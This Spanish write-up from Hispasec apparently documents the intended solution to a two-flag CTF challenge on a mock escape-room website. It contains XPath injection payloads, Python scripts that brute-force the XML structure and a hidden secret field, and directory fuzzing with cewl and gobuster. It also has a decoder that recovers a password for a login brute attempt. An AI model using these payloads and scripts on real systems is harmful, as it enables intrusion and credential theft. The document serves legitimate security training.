

Hispa_{sec}]



DOCUMENTACIÓN

Writeup UAM

Julio 2023

Cláusula legal

La información contenida en este documento es de carácter confidencial y va dirigida de manera exclusiva a su destinatario, quedando sujeta al secreto profesional. Queda prohibida por Ley la distribución, divulgación, copia o reproducción del contenido de este documento sin la correspondiente autorización por parte de su autor.

Documentación

Informe técnico

Índice

1. Datos del reto.	3
1.1. Especificaciones técnicas.	3
2. Proceso de resolución del reto.	4
2.1. Explotación XPATH Flag 1	4
2.2. Python Code Analysis Flag 2	12

1. Datos del reto.

1.1. Especificaciones técnicas.

A continuación se detalla el alcance y el conjunto de especificaciones del reto, así como las normativas de aplicación.

Alcance	
Activo/s:	http://167.235.132.30:3128 http://escaperooms.uam
Categoría:	Misc.
Fecha de inicio:	27/07/2023.
Fecha de fin:	10/08/2023.
Cumplimiento normativo:	Las contraseñas y otra información sobre los usuarios no son almacenadas en cumplimiento con la ley de protección de datos (Reglamento General de Protección de Datos, RGPD). Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales.

2. Proceso de resolución del reto.

A continuación se detalla la manera intencionada en la que se espera que el usuario resuelva el reto. Cada entrada viene encabezada por la descripción detallada del punto en concreto, acompañado de los pasos a seguir para reproducirlo.

2.1. Explotación XPATH Flag 1

Descripción

Al equipo de Hispased le gustan los retos, por lo que la empresa ha decidido ampliar sus fronteras y adentrarse en el maravilloso mundo de los **escapes rooms**. Por ello, se ha decidido crear esta web, para que podáis ver las salas que tenemos pensado incluir en este primer trimestre que harán explotar vuestro cerebro... no de manera literal, claro, ja, ja, ja (si pasa no nos hacemos responsables :P).

Resolución

Escaneo de la máquina:

```
PORT      STATE SERVICE  
3128/tcp  open  squid-http
```

Se utiliza curl para pasar a través del proxy para descubrir la web:

```
$ curl --proxy http://167.235.132.30:3128 http://167.235.132.30
```

La web principal, por la dirección IP, se ve así:



OPORTUNIDADES LABORALES

¿Te apasionan los desafíos y las aventuras? ¡Únete a nuestro equipo en Hispac Escape Rooms! Estamos buscando personas entusiastas, creativas y amantes del trabajo en equipo para formar parte de nuestro talentoso grupo.

Como parte de nuestro equipo, tendrás la oportunidad de diseñar emocionantes experiencias de escape, desarrollar enigmas intrigantes y crear mundos imaginativos para nuestros clientes. Si tienes habilidades en diseño, narrativa, organización de eventos o simplemente un amor por los juegos de escape, ¡queremos conocerte!

Si estás interesado en unirte a nosotros, envíanos tu currículum a través del siguiente formulario:

[Selecciona tu currículum](#)
 No file selected

RESEÑAS

 Borb3d Una experiencia emocionante! Me encantó el escape room. Definitivamente volveré. 	 llocozjir Increíble escape room. Los enigmas eran desafiantes y la ambientación era genial. 	 Mister Wh13 Una experiencia divertida y emocionante para compartir con amigos. ¡Muy recomendado! 
--	--	---

El botón de inicio redirige a <http://escaperooms.uam>, donde se puede ver una funcionalidad más de la web (sin proxy no se podrá llegar a esta web):

SALAS DE ESCAPE ROOM

Aquí encontrarás una amplia selección de emocionantes escape rooms, cada una con su propia historia intrigante y desafíos únicos. Desde mansiones embrujadas hasta viajes en el tiempo, nuestras salas te transportarán a mundos imaginarios donde tendrás que poner a prueba tu ingenio y trabajo en equipo para encontrar la salida.

Nuestro objetivo es ofrecerte una experiencia inolvidable llena de emoción y diversión. Cada escape room ha sido cuidadosamente diseñada con enigmas desafiantes, acertijos intrigantes y pistas ocultas que te mantendrán absorto en la trama durante toda la aventura. Trabaja junto a tus amigos, familiares o colegas para resolver los desafíos y escapar antes de que se agote el tiempo.

No importa si eres un principiante o un experto en escape rooms, nuestras instalaciones están diseñadas para satisfacer a jugadores de todos los niveles. Te proporcionaremos toda la información necesaria para reservar tu sesión y planificar una visita emocionante con tus seres queridos.

Así que prepárate para una experiencia inolvidable llena de desafíos, trabajo en equipo y adrenalina. Explora nuestro sitio web, elige la sala de escape que más te llame la atención y prepárate para sumergirte en un mundo de intriga y aventura. ¡No esperes más, la diversión te espera en nuestras increíbles Escape Rooms!

Busca tu sala		
ID	Item & Description	Diff
1	Haunted Mansion Una escape room espeluznante ambientada en una mansión embrujada. Resuelve acertijos y desentraña los misterios para escapar antes de que sea demasiado tarde.	Fácil

Se detecta que es vulnerable si introducimos: **1' or '1'=1**.

Busca tu sala		
1' or '1'=1		
ID	Item & Description	Diff
1	Haunted Mansion Una escape room espeluznante ambientada en una mansión embrujada. Resuelve acertijos y desentraña los misterios para escapar antes de que sea demasiado tarde.	Fácil
2	Lost in Space Una emocionante aventura de escape room en la que te encuentras varado en el espacio exterior. Trabajen juntos para reparar su nave espacial y regresar a casa.	Difícil
3	Prison Break Experimenta la adrenalina de una fuga de prisión. Resuelve acertijos, encuentra pistas ocultas y escapa de una prisión de máxima seguridad.	Media
4	Enchanted Forest Adéntrate en un mundo mágico lleno de criaturas encantadas y acertijos místicos. Encuentra el camino de regreso a la realidad antes de quedar atrapado para siempre.	Fácil
5	Treasure Hunt Embarcate en una búsqueda épica del tesoro, siguiendo pistas ancestrales y superando obstáculos. ¿Encontrarás las riquezas ocultas?	Insana
6	Secret Agent Mission Convértele en un agente secreto e infiltrate en el escondite del enemigo. Resuelve acertijos, descifra códigos y completa tu misión sin ser detectado.	Fácil
7	Time Travel Adventure Viaja a través del tiempo y resuelve misterios históricos. ¿Podrás navegar por el pasado y el futuro para salvar el presente?	Media

Para explotar esta vulnerabilidad se podría crear un script en Python. Lo primero que hay que hacer es **averiguar cuántas etiquetas primarias hay**. Se puede hacer con el *payload*: `1' and count/*)=1`.

ID	Item & Description
1	Haunted Mansion Una escape room espeluznante ambientada en una mansión embrujada.

Si se coloca un 2 **no** mostrará ningún tipo de información.

Ahora hay que averiguar cómo se llama. Para eso se utiliza el siguiente *payload*:

```
1' and substring(name(/*[1]),1,1)='A
```

Esto se puede automatizar con un script de Python, pero antes de hacer el proceso de fuerza bruta se debe saber cuántos caracteres tiene el campo con el siguiente *payload*:

```
1' and string-length(name(/*[1]))>'2
```

Con lo anterior, se encuentra que tiene **5** caracteres y ya se podría proceder a crear el script de Python:

- Script de ejemplo:

```
#!/usr/bin/python3

from pwn import *

import requests
import time
import sys
import pdb
import string
```

```
import signal

def def_handler(sig, frame):
    print("\n\nSaliendo....\n")
    sys.exit(1)

# Ctrl C
signal.signal(signal.SIGINT,def_handler)

# Variables globales
main_url="http://escaperooms.uam/"
characters = string.ascii_letters #+ string.digits + " -!@#$%^&*()_+=[]{};:'\"<>,.?/\\"|~`" #
Englobar todos los caracteres
proxy = {'http': 'http://167.235.132.30:3128'}


def xPathInjection():

    data = ""

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando ataque de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("Data: ")

    for position_secondary in range(1,6):
        for character in characters:

            post_data = {
                'search': "1' and substring(name(/*[1]),%d,1)='%s" %
(position_secondary,character),
                'submit': ''
            }

            r = requests.post(main_url, data=post_data, proxies=proxy)
            if len(r.text) != 7377:
                data += character
                p2.status(data)

            break

    p1.success("Ataque de fuerza bruta concluido")
    p2.success(data)

if __name__ == '__main__':
    xPathInjection()
```

```
> python3 xpath_injection.py
[+] Fuerza bruta: Iniciando ataque de fuerza bruta
[+] Data: : Rooms
```

Ahora que se conoce la etiqueta **principal**, hay que enumerar para ver cuantas etiquetas secundarias hay dentro de esta etiqueta.

```
1' and count(/*[1]/*)>='8
```

ID Item & Description	
1	Haunted Mansion Una escape room espeluznante ambientada en una

Si se coloca un número mayor que **8** no mostrará nada.

Para encontrar el nombre de las etiquetas, se hace con el siguiente *payload*:

```
1' and substring(name(/*[1]/*[%d]),%d,1)='C
```

Antes de realizar el ataque de fuerza bruta se debe asegurar cuantos caracteres tiene:

```
1' and string-length(name(/*[1]/*[1]))>='3
```

ID Item & Description	
1	Haunted Mansion Una escape room espeluznante ambientada en una

La etiqueta secundaria tendría un total de 3 caracteres.

Modificando el script se conseguiría el siguiente resultado:

```
> python3 xpath_injection.py
[+] Fuerza bruta: Ataque de fuerza bruta concluido
[+] Data: : RoomRoomRoomRoomRoomRoomRoomRoom
```

```
#!/usr/bin/python3

from pwn import *

import requests
import time
import sys
import pdb
import string
import signal

def def_handler(sig, frame):
    print("\n\nSaliendo....\n")
    sys.exit(1)

# Ctrl C
signal.signal(signal.SIGINT,def_handler)

# Variables globales
main_url="http://escaperooms.uam/"
characters = string.ascii_letters #+ string.digits + "
-!@#$%^&*()_+=[]{};:'\"<>,.?/\\"|~`" # Englobar todos los caracteres
proxy = {'http': 'http://167.235.132.30:3128'}

def xPathInjection():

    data = ""

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando ataque de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("Data: ")

    for position_first in range(1,9):
        for position_secondary in range(1,5):
```

```

        for character in characters:

            post_data = {
                'search': "1' and substring(name(/*[1]/*[%d]),%d,1)='%s"
                % (position_first, position_secondary,character),
                'submit': ''
            }

            r = requests.post(main_url, data=post_data, proxies=proxy)
            # print(len(r.text))
            if len(r.text) != 7382:
                data += character
            #     print(len(r.text))
            p2.status(data)

            break

        p1.success("Ataque de fuerza bruta concluido")
        p2.success(data)

if __name__ == '__main__':
    xPathInjection()

```

Ahora hay que ver cuantas etiquetas hay dentro de la etiqueta **Room**:

```
1' and count(/*[1]/*[1]/*)>='6
```

Busca tu sala	
1' and count(/*[1]/*[1]/*)>='6	
ID	Item & Description
1	Haunted Mansion Una escape room espeluznante ambientada en una

Por lo que tiene **6** etiquetas.

Pero si se enumera la segunda etiqueta se confirma que no son 6, sino **5**. Lo mismo con las siguientes etiquetas.

```
1' and count(/*[1]/*[2]/*)>='5
```

Entonces es posible que haya una **etiqueta oculta** en la primera etiqueta **Room**.

Para descubrir los nombres se realiza lo siguiente:

```
1' and substring(name(/*[1]/*[1]/*[%d]),%d,1)='%s
```

```
> python3 xpath_injection.py
[q] Fuerza bruta: Iniciando ataque de fuerza bruta
[!] Data: : ID: Name: Desc: Diff: Price: Secret
```

En este caso en el script solo habría que modificar el *payload*.

Una vez que se crea un script y se enumera la etiqueta **oculta** habría que aplicarle fuerza bruta con el siguiente *payload*:

```
1' and substring(Secret,1,1)='E
```

Si es correcto veremos la información:

The screenshot shows a search interface titled "Busca tu sala". A search bar contains the query "1' and substring(Secret,1,1)='E". Below the search bar is a table with two columns: "ID" and "Item & Description". There is one row in the table, corresponding to ID 1, which is labeled "Haunted Mansion" and has a detailed description: "Una escape room espeluznante ambientada en una mansión embrujada. Resuel".


ID	Item & Description
1	Haunted Mansion Una escape room espeluznante ambientada en una mansión embrujada. Resuel

En cambio, si no lo es, no mostrará nada:

The screenshot shows the same search interface. The search bar now contains the query "1' and substring(Secret,1,1)='a". The resulting table is empty, with no rows or data.

ID	Item & Description

Una vez introducida la primera flag en la web del reto, nos habilitará la siguiente ruta (mostrada en la descripción de la segunda flag): <http://escaperooms.uam/571e582b0333fe8d9347eccecee35a7c/>



2.2. Python Code Analysis Flag 2

Descripción

¡Felicitaciones por desvelar el pequeño secreto en nuestra web! Has ganado nuestro respeto, pero el desafío está lejos de terminar. Ahora te aguarda un nuevo reto en la ruta `571e582b0333fe8d9347eccecee35a7c`. ¿Estás listo para poner a prueba tus habilidades de análisis de código? Te espera un desafío intrigante que requerirá tu ingenio y destreza para resolverlo. ¿Serás capaz de descubrir el camino hacia la suculenta recompensa que hemos preparado para los mejores? ¡Adelante, demuéstranos tu talento y reclama tu merecida gloria!"

Resolución

En la web hay una ruta oculta que se halla con el comando **cewl**:

```
$ cewl http://escaperooms.uam/ --proxy_host 167.235.132.30 --proxy_port 3128 > diccionario.txt
```

Fuzzear con **gobuster**:

```
$ gobuster dir -w diccionario.txt -u http://escaperooms.uam/ --proxy=http://167.235.132.30:3128
```

```
> gobuster dir -w diccionario.txt -u http://escaperooms.uam/ --proxy=http://192.168.4.15:3128
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://escaperooms.uam/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     diccionario.txt
[+] Negative Status codes: 404
[+] Proxy:        http://192.168.4.15:3128
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2023/07/18 13:13:09 Starting gobuster in directory enumeration mode
=====
/acerrijos          (Status: 301) [Size: 322] [--> http://escaperooms.uam/acerrijos/]
```

Index of /acertijos

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
codificador.py	2023-07-18 09:47	1.2K	
users.txt	2023-07-17 13:46	39	

Apache/2.4.52 (Ubuntu) Server at escaperooms.uam Port 80

El archivo **codificador.py** es el siguiente:

```
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import codecs

def encrypt_message(message, key):
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(pad(message.encode(), AES.block_size))
    encoded_ciphertext = base64.b64encode(ciphertext).decode()
    return encoded_ciphertext

def rot_13(encoded_ciphertext):
    encrypted_rot13 = codecs.encode(encoded_ciphertext, 'rot_13')
    return encrypted_rot13

def split_into_blocks(ciphertext, block_size=16):
    blocks = []
    index = 0
    while index < len(ciphertext):
        blocks.append(ciphertext[index: index + block_size])
        index += block_size
    return blocks

def swap_blocks(blocks):
    for i in range(0, len(blocks)-1, 2):
        blocks[i], blocks[i+1] = blocks[i+1], blocks[i]

if __name__ == '__main__':
    message = "Texto a codificar"

    encrypted_message = encrypt_message(message, key)
    encrypted_rot13 = rot_13(encrypted_message)

    blocks = split_into_blocks(encrypted_rot13, block_size=16)
```

```
swap_blocks(blocks)

print("Mensaje original:", message)
print("Bloques cifrados en Base64:")
for block in blocks:
    encoded_block = base64.b64encode(block.encode()).decode()
    print(encoded_block)
```

Para que funcione, se tiene que introducir una variable con el secreto, llamada **key**:

```
key = b"C1b3rS3cur1ty223"
```

Con esto se tendría que descifrar el mensaje codificado que es el siguiente: **La contraseña es Xy7#kPtG\$45!zW1E**

- **Decoder.py:**

```
#!/usr/bin/python3

import base64
import codecs
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def revert_blocks(blocks):
    for i in range(0, len(blocks)-1, 2):
        blocks[i], blocks[i+1] = blocks[i+1], blocks[i]
    return blocks

def decode_base64_and_revert(blocks):
    decoded_blocks = [base64.b64decode(block).decode('utf-8') for block in blocks]
    return revert_blocks(decoded_blocks)

def join_and_decrypt(blocks):
    original_blocks = decode_base64_and_revert(blocks)
    joined_text = ''.join(original_blocks)
    decrypted_text = codecs.decode(joined_text, 'rot_13')
    return decrypted_text



def decrypt_message(decrypted_text, key):
    decoded_ciphertext = base64.b64decode(decrypted_text)
    cipher = AES.new(key.encode(), AES.MODE_ECB)
    decrypted_message = unpad(cipher.decrypt(decoded_ciphertext),
AES.block_size)
    return decrypted_message.decode()

key = "C1b3rS3cur1ty223"
```

```
blocks = [  
    'V1NFbXhnYy9BRj1GaWxjMg==',  
    'RDVNM1RQTjk0QjFSYXpLNw==',  
    'TTY5QXN1d21NM0Ywbm45ag==',  
    'MW04NEgvZUhSRk4wYT1zLw=='  
]  
  
decrypted_text = join_and_decrypt(blocks)  
decrypted_message = decrypt_message(decrypted_text, key)  
print(decrypted_message)
```

Con esta contraseña se podría probar para los diferentes usuarios del archivo **users.txt** en el siguiente *endpoint*:

- escaperooms.uam/login.php



Hispasec]

Hispasec Sistemas S.L.
C/ Severo Ochoa, 10 - 29590, Málaga
Telf: (+34) 952 020 494
info@hispasec.com